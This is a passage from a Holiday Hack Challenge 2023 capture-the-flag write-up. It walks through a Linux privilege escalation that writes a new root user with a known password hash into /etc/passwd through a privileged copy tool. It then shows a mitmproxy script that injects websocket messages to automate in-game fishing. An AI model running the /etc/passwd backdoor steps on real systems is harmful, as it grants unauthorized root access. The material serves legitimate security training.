drwxrwxrwt 1 root root   4096 Dec 29 18:36 .
drwxr-xr-x 1 root root   4096 Dec 29 18:29 ..
-rwx------ 1 root root 612560 Dec 29 18:36 runmetoanswer
So since we can administratively copy any file on the system, we can try to add a new root user!
Technique
Unless a centralized credential system such as Active Directory or LDAP is used, Linux passwords are generally stored in /etc/shadow, which is not readable by normal users. Historically however, password hashes, along with other account information, were stored in the world-readable file /etc/passwd. For backwards compatibility, if a password hash is present in the second column of a /etc/passwd user record, it is considered valid for authentication and it takes precedence over the respective entry in /etc/shadow if available. This means that if we can write into the /etc/passwd file, we can effectively set an arbitrary password for any account.
Here is how we can demonstrate this technique:
- Generate a new password hash using
openssl(Note:opensslis not installed)
openssl passwd password
RPKW3OxcBoAUw
- Copy the original
/etc/passwdfile. Note its a good practice to back it up prior.
elf@93c42791faaa:~$ cp /etc/passwd /tmp/passwd
elf@93c42791faaa:~$ cp /etc/passwd /tmp/passwd.bak
- Add the duplicate
rootuser line.
elf@93c42791faaa:~$ echo "root2:RPKW3OxcBoAUw:0:0:root:/root:/bin/bash" >> /tmp/passwd
- Copy over the original
/etc/passwdwith the new file.
elf@93c42791faaa:~$ simplecopy /tmp/passwd /etc/passwd
- Now we can switch-user as
root2:
elf@93c42791faaa:~$ su root2
Password: password
root@93c42791faaa:~# id
uid=0(root) gid=0(root) groups=0(root)
We submit our answer using /root/runtoanswer:
root@93c42791faaa:~# /root/runmetoanswer
Who delivers Christmas presents?

> santa
Your answer: santa

Checking....
Your answer is correct!

??? success “Achievement” ! You have completed the Linux PrivEsc challenge!
When speaking with Rose Mold previously after completing Linux PrivESC challenge, we obtain the following hint:
Uncharted
Not all the areas around Geese Islands have been mapped, and may contain wonderous treasures. Go exploring, hunt for treasure, and find the pirate’s booty!
Port of Squarewhell Yard
While exploring the Island of Misfit Toys, we discover the Port of Squarewhell Yard. Upon reaching it, a “Dock Now” option is presented to us.

The dock featured the Goose of the Island of Misfit Toys and Poinsettia McMittens to greet us!

When we make land, we obtain new objectives on arrival.
Luggage Lock (Island of Misfit Toys)
Help Garland Candlesticks on the Island of Misfit Toys get back into his luggage by finding the correct position for all four dials
When speaking with Poinsettia McMittens, we obtain the following hints:
Fishing Machine
There are a variety of strategies for automating repetitive website tasks. Tools such as AutoKey and AutoIt allow you to programmatically examine elements on the screen and emulate user inputs.
I Am Become Data
One approach to automating web tasks entails the browser’s developer console. Browsers’ console allow us to manipulate objects, inspect code, and even interact with websockets.
When speaking with Poinsettia McMittens, we obtain the following objectives:
BONUS! Fishing Guide
Catch twenty different species of fish that live around Geese Islands. When you’re done, report your findings to Poinsettia McMittens on the Island of Misfit Toys.
BONUS! Fishing Mastery
Catch at least one of each species of fish that live around Geese islands. When you’re done, report your findings to Poinsettia McMittens.

Full Island (Zoomed Out)
Fishing Guide
Catch twenty different species of fish that live around Geese Islands. When you’re done, report your findings to Poinsettia McMittens on the Island of Misfit Toys.
While navigating at sea, we can click on our Pescadex to view all the fish we have already caught!

All the fish images are stored based on their hash name at https://2023.holidayhackchallenge.com/sea/assets/fish/
After we caught 20 fish, we unlocked an achievement by talking to Poinsettia McMittens on the Island of Misfit Toys at the Squarewheel Yard dock.
Achievement
Congratulations! You have completed the BONUS! Fishing Guide challenge!
Fishing Mastery
Catch at least one of each species of fish that live around Geese islands. When you’re done, report your findings to Poinsettia McMittens.
While navigating at sea, the client.js file, responsible for ship navigation in JavaScript, was examined. The analysis revealed the establishment of a WebSocket connection to ${websockHost}?dockSlip=${UrlParams.dockSlip}, as illustrated below:

The results of analyzing the server-side websocket messages as shown below:
e:Provides data (userid, coordinates, velocity, colors of ship) on other player’s in the areav:Providesx/ycoordinates,uid,fishingBooleanonTheLineBoolean (colon separated)p:Provides port information (explored only)z:Provides port information (within dock location)i:Provides my user settings, explored ports, etc.b:? - Some type of block datak:Provides error messages such asThis URL is invalid. Please log in to HHC and try again.x:Contain data (userid) on other player’s in the areat:? - Some sort of notificationm:Contains race results (time, track, scoreboard position)h:Provides race starting locations “hotspots”a:Provides AHOY data when clicking theAHOY!button (such as time, duration, location)f:Provides fish data
The results of analyzing the client-side websocket messages are shown below:
ks:Keyboard data sent from client
The Keys definition encompasses all possible combinations. Both the wasd and arrow keys are mapped to identical values. The ANCHOR is associated with the spacebar, while the BOOST function is linked to the b key.
const Keys = {
    UP: 1,
    RIGHT: 2,
    LEFT: 4,
    DOWN: 8,
    ANCHOR: 16,
    BOOST: 32,
    w: 1,
    d: 2,
    a: 4,
    s: 8,
};
Unknowing how many more fish there were, I created an automated fishing utility so when I am standing in place for a bit or Away From Keyboard (AFK), it can fish for me! This was created
We can also automate this by using mitmdump with a Python addon to automate the replacement:
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""This script is used to inject a websocket message into a running connection using mitmdump.
Usage: reset; sudo mitmdump -s mitm_sail.py --listen-port 9000 --set flow_detail=0
Reference: https://mitmproxy.org/
Holiday Hack 2023 - Sailing
"""

# Imports
from datetime import datetime
from mitmproxy import ctx
from mitmproxy import http
import json
import math

# Constants
AUTOCAST_MIN_TIME = 3
VERBOSE_ALL_WS = False
VERBOSE_STATUS = False
KEYS = {"UP": 1, "RIGHT": 2, "LEFT": 4, "DOWN": 8, "ANCHOR": 16, "BOOST": 32}
DIRECTIONS = {1: "N", 2: "E", 4: "W", 8: "S"}

# Globals
gdata = {"uid": None, "dir": None, "x": None, "y": None, "vx": 0, "vy": 0, "fishing": None, "racetrack": None, "canFish": False, "onTheLine": ""}
fish_caught = {}
race_startpoints = None
race_waypoints = None
autocast_time = None


def calculate_state(message):
    active_keys = set()
    direction_keys = []

    for key, value in KEYS.items():
        if int(message) & value:
            active_keys.add(key)
            direction_keys.append(value)

    # Convert specific directions
    direction = "".join(DIRECTIONS[key] for key in direction_keys if key in DIRECTIONS)
    if direction == "ES":
        direction = "SE"
    elif direction == "EN":
        direction = "NE"
    return direction, active_keys


def parse_message(flow, raw_message):
    global gdata, autocast_time, race_startpoints, race_waypoints, fish_caught
    if not raw_message.is_text or len(raw_message.text) < 2:
        return flow
    if ":" in raw_message.text:
        split_colon = raw_message.text.split(":", 1)
        mode = split_colon[0]
        message = split_colon[1]
    elif raw_message.text == "cast":
        ctx.log.info("Fishing started!")
        gdata["fishing"] = True
        return flow
    elif raw_message.text == "reel":
        ctx.log.info("Fishing ended!")
        gdata["fishing"] = False
        return flow
    elif raw_message.text == "bank":
        ctx.log.info("Docked the boat!")
        gdata["canFish"] = False
        return flow
    elif raw_message.text == "quit_race":
        ctx.log.info("Race ended!")
        gdata["racetrack"] = None
        race_waypoints = None
        return flow
    elif raw_message.text == "ahoy!":
        return flow
    else:
        ctx.log.alert(f"Not sure how to parse Message: '{raw_message.text}'")
        mode = ""
        message = raw_message.text

    if mode == "e":
        # Updates (only when things change)
        data = json.loads(message)
        uid_str = str(gdata["uid"])
        updated_flag = False
        unparsed = []
        if uid_str in data:
            for key, value in data[uid_str].items():
                if key in gdata:
                    # Compare values
                    if isinstance(value, (float, complex)):
                        if not math.isclose(gdata[key], value):
                            updated_flag = True
                    elif gdata[key] != value:
                        updated_flag = True
                    gdata[key] = value
                    if abs(gdata["vx"]) > 0.1 or abs(gdata["vy"]) > 0.1:
                        gdata["canFish"] = False
                elif key == "race":
                    if "waypoints" in value:
                        race_waypoints = value["waypoints"]
                    if not gdata["racetrack"]:
                        # Race started
                        if race_startpoints:
                            for race in race_startpoints:
                                if value["name"] == race["name"]:
                                    ctx.log.alert(f'Started {race["name"]} ({race["x"]}, {race["y"]}) Waypoints: {json.dumps(race_waypoints)}')
                                    break
                    if "name" in value:
                        gdata["racetrack"] = value["name"]
                elif key == "fishCaught":
                    if not fish_caught:
                        pass
                    elif len(value) != len(fish_caught):
                        caught_names = set(fish["name"] for fish in fish_caught)
                        new_fish = next((fish for fish in value if fish["name"] not in caught_names), None)
                        if new_fish:
                            ctx.log.alert(f'NEW FISH CAUGHT! {new_fish["name"]} ({new_fish["hash"]}) - {new_fish["description"]})')
                    fish_caught = value
                elif key in ["username", "o", "config", "bearing", "ports", "showOthers", "keyState", "colors", "progress"]:
                    pass
                elif key in ["c", "raceId", "raceTimes", "raceIndex", "startConfig", "raceKeystrokes"]:
                    # Race in progress
                    pass
                elif key == "hotspotLatch" and value:
                    ctx.log.info("Race ended - Out of time")
                    gdata["racetrack"] = None
                    race_waypoints = None
                elif key in ["port"]:
                    # Within port
                    pass
                else:
                    unparsed.append(key)
            if unparsed:
                ctx.log.alert(f"{mode} - Unparsed {unparsed}: '{raw_message.text}'")

        if updated_flag:
            VERBOSE_STATUS and ctx.log.info(f"{mode} - User information => {json.dumps(gdata)}")
            if gdata["fishing"] and gdata["onTheLine"]:
                # Autoreel
                ctx.log.alert(f'{gdata["onTheLine"]} on the hook -> Automatically reeling')
                ctx.master.commands.call("inject.websocket", flow, raw_message.from_client, b"reel")
                gdata["fishing"] = False
    elif mode == "v":
        # Updates, [uid, x, y, o, fishing]
        data = message.split(":")
        data = list(map(float, data))
        updated_flag = False
        for i in range(0, len(data), 5):
            if gdata["uid"] == data[i]:
                if isinstance(data[i + 1], (float, complex)):
                    if not math.isclose(gdata["x"], data[i + 1]):
                        updated_flag = True
                elif gdata["x"] != data[i + 1]:
                    updated_flag = True
                if isinstance(data[i + 2], (float, complex)):
                    if not math.isclose(gdata["y"], data[i + 2]):
                        updated_flag = True
                elif gdata["y"] != data[i + 2]:
                    updated_flag = True
                gdata["x"] = data[i + 1]
                gdata["y"] = data[i + 2]
                gdata["fishing"] = bool(data[i + 4])
        if updated_flag:
            VERBOSE_STATUS and ctx.log.info(f"{mode} - User information => {json.dumps(gdata)}")

    elif mode == "p":
        # Port information (explored only)
        return flow

    elif mode == "z":
        # Port information (within dock location)
        return flow

    elif mode == "i":
        # Initial user data
        data = json.loads(message)
        for key, value in data.items():
            if key in gdata and gdata[key] != value:
                gdata[key] = value
        ctx.log.info(f"{mode} - Initial User information => {json.dumps(gdata)}")
        gdata["canFish"] = True  # Not docked

    elif mode == "k":
        # Error data
        data = json.loads(message)
        if "msg" in data:
            if "msg" in data:
                ctx.log.error(f"{mode} - ERROR: {data['msg']}")
        return flow

    elif mode == "x":
        # Contains data (userid) on other player's in the area
        # x:41154
        return flow

    elif mode == "m":
        # Race results
        data = json.loads(message)
        if "type" in data and data["type"] == "race_results":
            gdata["racetrack"] = None
            race_waypoints = None
            if "data" in data:
                ctx.log.info(f"{mode} - Race results => {json.dumps(data['data'])}")
        return flow

    elif mode == "h":
        # Hotspots
        race_startpoints = json.loads(message)
        return flow

    elif mode == "a":
        # Ahoy data
        return flow

    elif mode == "f":
        # Fish data
        data = json.loads(message)
        if "fish" in data and data["fish"]:
            fish_data = data["fish"]
            ctx.log.info(f'{mode} - Caught {fish_data["name"]}, {round(fish_data["rarity"] * 100, 1)}%')
        return flow

    elif mode == "ks":
        # Keyboard events (client)
        # ks:1
        direction, active_keys = calculate_state(message)
        if "ANCHOR" in active_keys:
            ctx.log.info(f"Stopping")
            gdata["dir"] = None
            gdata["canFish"] = True
        elif direction and gdata["dir"] != direction:
            VERBOSE_STATUS and ctx.log.info(f"Heading in {direction}")
        if direction:
            gdata["dir"] = direction
            gdata["fishing"] = False
            gdata["canFish"] = False
            if not "BOOST" in active_keys:
                # Always boost
                ks = "ks:" + str(int(message) | KEYS["BOOST"])
                flow.websocket.messages[-1].content = ks.encode()
                flow.websocket.messages[-1].text = ks
                # ctx.master.commands.call("inject.websocket", flow, raw_message.from_client, ks.encode)
    else:
        ctx.log.alert(f"{mode} - Unable to parse message: '{raw_message.text}'")

    # Autocast
    if not gdata["fishing"] and not gdata["racetrack"] and gdata["canFish"]:
        if not autocast_time:
            autocast_time = datetime.now()
        elif (datetime.now() - autocast_time).total_seconds() >= AUTOCAST_MIN_TIME:
            ctx.log.alert(f"Automatically casting ...")
            ctx.master.commands.call("inject.websocket", flow, raw_message.from_client, b"cast")
            gdata["fishing"] = True
    else:
        autocast_time = None

    return flow


def websocket_message(flow: http.HTTPFlow):
    assert flow.websocket is not None
    message = flow.websocket.messages[-1]
    address = "Client" if message.from_client else "Server"
    if message.is_text:
        VERBOSE_ALL_WS and ctx.log.info(f"url:{flow.request.url} and path:{flow.request.path} - {address} sent a message: {message.text}")
    else:
        VERBOSE_ALL_WS and ctx.log.info(f"url:{flow.request.url} and path:{flow.request.path} - {address} sent a message: {message.content!r}")
    if flow.request.url.startswith("https://2023.holidayhackchallenge.com/") and "?dockSlip=" in flow.request.path:
        flow = parse_message(flow, message)
To enable SSL trust, add the mitmdump certificate to your browser by visiting http://mitm.it/. We also then need to setup FoxyProxy and point it to the mitmdump on port 9000. We can also point our browser directly to this proxy or combine it with Burp and set the upstream server to port 9000 for the specific host:

We can see it is able to automatically cast and reel successfully. Note, this opens TCP Port 9000 on execution.
reset; sudo mitmdump -s mitm_sail.py --listen-port 9000 --set flow_detail=0
...[snip]..
[16:31:39.080] Automatically casting ...
[16:31:39.081] Fishing started!
[16:31:42.052] Whirly Snuffleback Trout on the hook -> Automatically reeling
[16:31:42.058] Fishing ended!
[16:31:42.109] f - Caught Whirly Snuffleback Trout, 54.4%
[16:31:45.088] Automatically casting ...
[16:31:45.092] Fishing started!
Having run this overnight, we successfully caught 170 fish! Initially thinking we were finished, it turns out there are actually 171 fish, with one mysteriously absent.
While tackling additional challenges, I stumbled upon an intriguing comment labeled as [DEV ONLY] in the reference section of https://2023.holidayhackchallenge.com/sea/?dockSlip=:
<!-- <a href='fishdensityref.html'>[DEV ONLY] Fish Density Reference</a> -->
This comment referred to a hidden html page that loaded contained a fish density overlays for the minimap that can be used to find rare fish. This page loads all the densities of all the fish. The respective images are loaded in the page via hyperlinks of the format https://2023.holidayhackchallenge.com/sea/assets/noise/<fish_name>.png.
With the help of ChatGPT, we were able to regex all of the fish names and come up with 171 total!
# Total of 171 fish
cat fishdensityref.html | grep -oP 'h3>\K[^<]*' | sort -u > fish.txt
cat fish.txt | wc -l
171
Next we need to find the fish that we are missing:
diff <( cat fish.txt ) <( cat fish.json | jq -r '.[].name' | sort -u )
97d96
< Piscis Cyberneticus Skodo
Using the minimap, we can overlay one of these fish density maps ontop of it:

wget https://2023.holidayhackchallenge.com/sea/assets/noise/Piscis%20Cyberneticus%20Skodo.png -O Piscis.png
wget https://2023.holidayhackchallenge.com/sea/assets/minimap.png
convert -compose over -background none Piscis.png minimap.png -flatten minimap-Piscis.png

In the sole fishing spot shown above, after an hour, we finally caught our missing fish among the 171 total. This achievement was unlocked by speaking to Poinsettia McMittens at the Squarewheel Yard dock on the Island of Misfit Toys.
Achievement
Congratulations! You have completed the BONUS! Fishing Mastery challenge!
Luggage Lock
Luggage Lock (Island of Misfit Toys)
Help Garland Candlesticks on the Island of Misfit Toys get back into his luggage by finding the correct position for all four dials
If we moving to the south-western part of the island, we find Garland Candlesticks close to a challenge in a flowerbed.
